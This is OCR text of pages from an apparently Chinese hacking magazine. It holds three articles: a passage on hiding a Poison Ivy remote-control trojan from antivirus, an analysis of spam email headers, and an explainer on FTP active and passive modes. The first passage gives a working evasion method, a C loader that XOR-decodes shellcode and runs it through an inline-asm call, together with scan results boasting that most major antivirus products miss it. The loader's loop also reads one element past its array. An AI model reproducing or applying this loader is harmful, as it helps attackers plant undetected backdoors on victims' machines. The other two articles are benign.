


图 1

成功上线，功能正常。现在得看看免杀效果，我本机安装的是瑞星 2010，自动防护和扫描杀毒都顺利通过，如图 2 所示。




图 2

继续用 Symantec 反病毒软件测试，发现用该方法生成的 release 版程序被杀，通过调整代码(就一句话也没什么可调的)，最后发现将数组定义放到 WinMain 函数内即可免杀。

采用本文所述方法，可以顺利逃过卡巴斯基、NOD32、Mcafee、AntiVir、熊猫和趋势等主流杀毒软件的查杀，如图 3 所示。

但对于部分杀毒软件，这种方法还是无效，估计可能是这些软件的启发式杀毒是根据程序行为来判断的，我相信可以通过进一步的代码调整和变形来达到逃避被这些杀毒软件查杀的目的。整个免杀代码非常简单，能够调整更改的地方很少，因此我尝试对生成的“C 数组格式的 Shellcode”进行变形，在程序运行过程中再将变形的数组解码为正确的 Shellcode，然后再通过变量运行，希望能达到进一步免杀的目的。以下是数组异或还原的代码：

Jiangmin	13.0.900	2010.01.13	-
K7AntiVirus	7.10.944	2010.01.11	-
Kaspersky	7.0.0.125	2010.01.13	-
McAfee	5859	2010.01.12	-
McAfee+Artemis	5859	2010.01.12	-
McAfee-GW-Edition	6.8.5	2010.01.13	-
Microsoft	1.5302	2010.01.13	Backdoor:Win32/Poison.M
NOD32	4766	2010.01.13	-
Norman	6.04.03	2010.01.13	W32/PoisonIvy.gen22
nProtect	2009.1.8.0	2010.01.13	-
Panda	10.0.2.2	2010.01.12	-
PCTools	7.0.3.5	2010.01.13	-
Prevx	3.0	2010.01.13	-
Rising	22.30.02.06	2010.01.13	-
Sophos	4.49.0	2010.01.13	-
Sunbelt	3.2.1858.2	2010.01.13	-
Symantec	20091.2.0.41	2010.01.13	-
TheHacker	6.5.0.3.148	2010.01.13	-
TrendMicro	9.120.0.1004	2010.01.13	-


图 3

```
    unsigned char code[] = {0xaa, 0x74, 0x13, 0x7e, 0x3b,
0xcf, ……(省略)}
    //code 为异或 FF 后的 Shellcode 数组
    int i;
    unsigned char code1[5747];
    //shellcode 数组长度为 5747
    for(i = 0;i<=5747;i++)
    {
    code1[i] = code[i]^0xFF; //异或 FF
    }
    _asm      //运行
    {
    lea eax,code1
    call eax
    }
```

运行生成的可执行文件，很快回连，一切正常。下面看看杀毒软件的测试的效果，又躲过了不少。本文的撰写和测试与发稿相距一段时间，其间各杀毒软件的升级情况不得而知，可能免杀情况略有变化。不过本文旨在讨论免杀方法，在对于 Poison Ivy 远控没有源码的情况下采用寥寥几行代码却也达到了绕过主流杀毒软件的效果。如果大家在使用过程中，还发现了什么好方法，希望不吝赐教。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：工具、邮件、协议



对国外垃圾邮件的分析

文/图 中山大侨 刘杰宏

说实话，很久以来我都没有收到垃圾邮件了，应该感谢邮件管理商对垃圾邮件的重视。一直以来我收到的垃圾邮件都是以一些企业或者活动名义之类发送的，而国外的垃圾邮件比较少见。我以前曾经将 QQ 邮箱注册给一些国外的网站和一些黑客论坛，没想到如今真的被这些组织给害了，每隔一些时间垃圾邮件就发个不停。

邮件头包含了许许多多的关键信息，包括邮件所产生的撰写过程及发送过程中经过的各个点的路径，所以能从其中找出发送人的信息。

导出四封 eml 文件，看一看四份邮件的原文，第一封原文如下（部分 E-mail 地址已修改）:

```
    X-IP-SBRS: 3.9
    X-IronPort-Anti-Spam-Filtered: true
    X-IronPort-Anti-Spam-Result:
AiBWAHKDdUtxIcNsi3poAIFRjB2BZAGBKIk4WQIVAQEBC
gsKGggUh3y2PYRYBIMRh38
    X-IRONPORT-GOOD: true
    Received: from unknown (HELO 172.25.69.116)
([172.25.69.116])
    by ironport.qq.com with SMTP; 13 Feb 2010 11:22:29 +0000
    Received: from 113.33.195.108 (unknown [113.33.195.108])
    by newmx32.qq.com (NewMx) with SMTP id
    for <我的 QQ 邮箱@qq.com>; Sat, 13 Feb 2010 11:38:44
+0800 (CST)
    X-QQ-DKIM: 9
    X-QQ-ASM: 000 0.00000000 000
    X-QQ-SSF:01000000000000000000
    X-QQ-mid:mxproxy1t1266032323t444t27820
    Received: from 113.33.195.108 (server.csx.jp [172.22.2.45])
    by mxproxy1 (qq.com) with SMTP id OeSAqoaF; Sat, 13
Feb 2010 11:38:43 +0800
    (envelope-from www@server.csx.jp)
    Received: from server.csx.jp (server.csx.jp [113.33.195.108]
(may be forged))
    by server.csx.jp (8.14.3/8.14.3) with ESMTP id
o1D3cZPI036300;
    Sat, 13 Feb 2010 12:38:35 +0900 (JST)
    (envelope-from www@server.csx.jp)
    Received: (from www@localhost)
    by server.csx.jp (8.14.3/8.14.3/Submit) id o1D3cZQj036298;
    Sat, 13 Feb 2010 12:38:35 +0900 (JST)
    (envelope-from www)
    Date: Sat, 13 Feb 2010 12:38:35 +0900 (JST)
    Message-Id:
<201002130338.o1D3cZQj036298@server.csx.jp>
    To: hacker@yahoo.com, hacker@yahoo.com,
    hacker@hotmail.com, hacker@yahoo.com,
    hacker@yahoo.com, hacker@yahoo.com,
    hacker@yahoo.com, hacker@verizon.net,
    hacker@aol.com, 我的 QQ 邮箱@qq.com
    Subject: After you see how big the bonus in our casino is
you will understand that size matters.
    MIME-Version: 1.0
    Content-type: text/html; charset=iso-8859-1
    From: Darren Cole <bjwymuf@mail.com>
    Content-Transfer-Encoding: quoted-printable
    X-MIME-Autoconverted: from 8bit to quoted- printable by
server.csx.jp id o1D3cZPI036300

    Don=92t think twice =96 play your Dice! The secret of
being rich might hi=
    de in this game or many other games that our amazing online
casino has to=
     offer you.
    <br>
    <a href=3Dhttp://ingenieriasoftware.org/go.php
target=3D_blank>Pay a visi=
    t for a bonus</a>
```

这是第一封邮件，可以看出来腾讯的 IronPort-Anti-Spam 都工作正常，第一个 Received 的地址是属于 B 类的局域网 172.25.69.116，第二个 113.33.195.108 属于日本地址，第三个是 172.22.2.45，又属于局域网，并且 server.csx.jp 是由此发出的，但是第四个 Received 中 server.csx.jp 这个域名的指向 IP 却又是 113.33.195.108，旁边还写着 may be forged，而最后一个竟然是 www@localhost。终于分析完了这些地址，但是时差的纠纷还没有推理，那么我们分析一下时差的问题吧！这次我们从最后的一个 Received 到第一个 Receives 开始分析：

```
    Date: Sat, 13 Feb 2010 12:38:35 +0900 (JST),
    Sat, 13 Feb 2010 12:38:35 +0900 (JST),
```

```
Sat, 13 Feb 2010 11:38:43 +0800,
Sat, 13 Feb 2010 11:38:44 +0800 (CST),
13 Feb 2010 11:22:29 +0000
```

可能看到有两个JST（日本标准时间），一个CST（美国中部标准时间）。其中令我惊讶的是所发送的E-mail地址竟然全都是由hacker的前缀组成的地址。即使是黑客爱好者也未必所有的人都在E-mail上用hacker，这也未免太过虚假了吧。发送者是通过网页发送邮件的，而不是在本地，与此同时发送者还使用了代理服务以此来隐藏自己的身份。从第一个Reveived可以知道源邮件的服务器就是那个B类局域网的172.25.69.116，而从最后一个Reveives可以知道发送人的源IP地址竟然是(www@localhost)，真是狡猾的发送者啊！因为是localhost，相信跟踪下去也没有多大的意义，但是我们现在来从这个报文中，画出这个黑客发送邮件的拓扑图吧！

首先是在2010年2月13日星期六12：38：35的日本标准时间架构起了本地的代理losthost，并发送到了server.csx.jp，ID为o1D3cZQj036298，server.csx.jp[113.33.195.108]的服务器收到了ID为o1D3cZQj036298的信件，又转到了server.csx.jp (8.14.3/ 8.14.3) with ESMTP，于是就来到了113.33.195.108 s（server.csx.jp [172.22.2.45]），也就是server.csx.jp的内网，并且终于转发到了腾讯的mxproxy1 (qq.com) with SMTP，共延迟了8秒，相信最后的IP172.25.69.116其实是腾讯SMTP内部的IP地址。可能大家会发现一个问题，这就是第一个Reveived竟然比第二个Reveived的时间要早，应该要晚才对啊，没错，这就是时差的问题，newmx32.qq.com (NewMx) with SMTP这个内部的服务器，使用的竟然是美国中部标准时间，的确让人可有点疑惑，由于是国外的邮件，所以被送往了ironport.qq.com with SMTP（我只是猜测而已）进行检测吧。也就是11时22分29秒和日本的服务器12时38分35秒，刚好是一个小时左右的时差。如图1所示。



图3

虽然如此，但我还是不明白www@localhost和bjwymuf@mail.com有何关联，也许是通过在本地架构一个网页程序用来接收bjwymuf@mail.com，然后转发到www@server.csx.jp吧，希望知道的朋友可以告诉我。因为后三份邮件的内容基本一致，所以我并没有再将其一一列出，有兴趣的可以根据随文提供的源邮件头文件进行分析。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：C#
关键词：FTP、协议、传输模式



FTP服务器的传输模式实战剖析

文/图 Winbo

FTP是File Transfer Protocol（文件传输协议）的缩写，是运行于TCP协议上的一个应用协议，可以在两台计算机之间互相传送文件。从网络协议的角度来看，FTP工作在OSI模型的第七层，TCP/IP模型的第四层上，即应用层，使用TCP传输而不是UDP，这样FTP客户端在和服务器建立连接前就要经过一个广为熟知的“三次握手”过程，它的意义在于客户与服务器之间的连接是可靠的，而且为数据的传输提供了可靠的保证。但是，在日常应用中，我们仍然经常会遇到客户端不能访问FTP服务器情况，其中最常见的原因就包括FTP工作模式设置不正确。那么，到底什么是FTP的传输模式呢？如何在网络安全应用中活用传输模式呢？

下面，从多个角度出发，探索 FTP 传输模式的奥秘。

到底什么是传输模式

一个完整的 FTP 文件传输需要建立两种类型的连接，rfc959 的标准协议文档里的一个简易的例图展现了这个结构图。在这个结构图中，一种为文件传输下命令，称为控制连接，另一种实现真正的文件传输，称为数据连接。默认情况下端口 21 用于控制连接，端口 20 用于数据连接。客户端希望与 FTP 服务器建立上传下载的数据传输时，它首先向服务器的 TCP 21 端口发起一个建立连接的请求，FTP 服务器接受来自客户端的请求，完成连接的建立过程，这样的连接就称为 FTP 控制连接。FTP 控制连接建立之后，即可开始传输文件，传输文件的连接称为 FTP 数据连接。如图 1 所示。

就 FTP 的连接模式而言，总共有两种，即主动模式（PORT）与被动模式（PASV），这里都是相对于服务器而言的。主动模式与被动模式在建立控制连接方式上是一样的，区别在于建立数据连接方式的不同。通俗地讲，可以把服务器比作某个领导，客户端比作某个小兵，主动模式就是领导（服务器）会亲自向小兵（客户端）敲门，然后小兵（客户端）开门；被动模式是小兵（客户端）向领导（服务器）敲门，然后领导（服务器）开门让小兵进来。当然，这其中有什么事情发生，就需要逐一细细分析了。




图 1

1）主动模式的连接过程剖析

在主动模式中，客户端向服务器的 FTP 端口（默认是 21）发送连接请求，服务器接受连接，建立一条命令链路。当需要传送数据时，客户端在命令链路上用 PORT 命令告诉服务器："我打开了 XXXX 端口，你过来连接我"。于是服务器从 20 端口向客户端的发送连接请求，建立一条数据链路来传送数据。

为了便于描述，这里将步骤进行分解。① 客户端打开一个临时端口 N 并用此端口连接服务器的 21 端口，建立控制连接。② 客户端打开 N+1 端口被动等待服务器连接。③ 客户端用 PORT 命令从控制连接上将 N+1 端口号发向服务器，告诉服务器"我的 N+1 端口已打开，快来连接"。④ 服务器从控制连接上接收到命令后，用 20 端口连接客户端的 N+1 端口，建立数据连接。

需要注意的是，当 FTP 客户以主动模式连接服务器时，会动态地选择一个端口号连接服务器的 21 端口，注意这个端口号一定是 1024 以上的，因为 1024 以前的端口都已经预定义被一些典型的服务使用。当经过 TCP 的三次握手后，控制连接被建立。现在用户要列出服务器上的目录结构（使用 ls 或 dir 命令），那么首先就要建立一个数据通道，因为只有数据通道才能传输目录和文件列表，此时用户会发出 PORT 指令告诉服务器连接自己的什么端口来建立一条数据通道。当服务器接到这一指令时，会使用 20 端口连接用户在 PORT 指令中指定的端口号，用以发送目录的列表。完成这一操作后，FTP 客户也许会需要下载一个文件，那么就会发出 get 指令。而且，此时客户端会再次发送 PORT 指令，告诉服务器连接哪个"新"端口。当这个新的数据传输通道建立后，文件传输工作就可以正式开始了。

2）被动模式的连接过程剖析

当 FTP 客户以被动模式连接服务器时，情况就有些不同了。在初始化连接这个过程（即连接服务器这个过程）中，被动模式和主动模式是一样的，唯一不同的是，当 FTP 客户端发送 ls、dir、get 等这些要求数据返回的命令时，不向服务器发送 PORT 指令而是发送 PASV 指令，在这个指令中，用户告诉服务器自己要连接服务器的某一个端口，如果这个服务器上的这个端口是空闲的，可用，那么服务器就会返回确认信息。之后，数据传输通道被建立并返回用户所要的信息（根据用户发送的指令，如 ls、dir、get 等）；如果服务器的这个端口被另一个资源所使用，那么服务器返回 UNACK 的信息，此时 FTP 客户会再次发送 PASV 命令，这也就是所谓的连接建立的协商过程。

被动模式的连接过程是：客户端向服务器的 FTP 端口（默认是 21）发送连接请求，服务器接受连接，建立一条命令链路。当需要传送数据时，服务器在命令链路上用 PASV 命令告诉客户端："我打开了 XXXX 端口，你过来连接我"。于是客户端向服务器的 XXXX 端口发送连接请求，建立一条数据链路来传送数据。

为了便于描述，这里也将步骤进行分解。① 客户端打开一个临时端口 N 并用此端口连接服务器的 21 端口，建立控制连接。② 客户端打开 N+1 端口。③ 客户端从控制连接发送 PASV 命令到服务器，告诉服务器"我已经准备好了，快告诉我向哪个端口连接"。④ 服务器接收到 PASV 命令后打开一个非特权端口 M。⑤ 服务器用 PORT 命令从控制连接上将 M 端口号发向客户端。⑥ 客户端收到 PORT 命令后用 N+1 端口连接服务器的 M 端口，建立数据连接。

了解了上述过程，我们就能够理解日常网络传输

过程中的一些故障原因了。有时，服务器端为了安全考虑会禁止使用被动模式，这种情况下客户端就必须用主动模式访问。在 IE 浏览器中，切换 FTP 模式的方法也很简单。首先打开 IE 浏览器，单击【工具】→【Internet 选项】→【高级】，勾选“使用被动 FTP（为防火墙和 DSL 调制解调器兼容性）”选项，就可以进行模式的切换了，如图 2 所示。




图 2

所以，如果通过代理上网的话，就不能用主动模式，因为服务器敲的是上网代理服务器的门，而不是敲客户端的门。当然，在网络安全攻防中，也需要注意，有时候客户端也不是轻易就开门的，因为有防火墙阻挡，除非客户端开放大于 1024 的高端端口。

FTP 传输模式的命令行测试

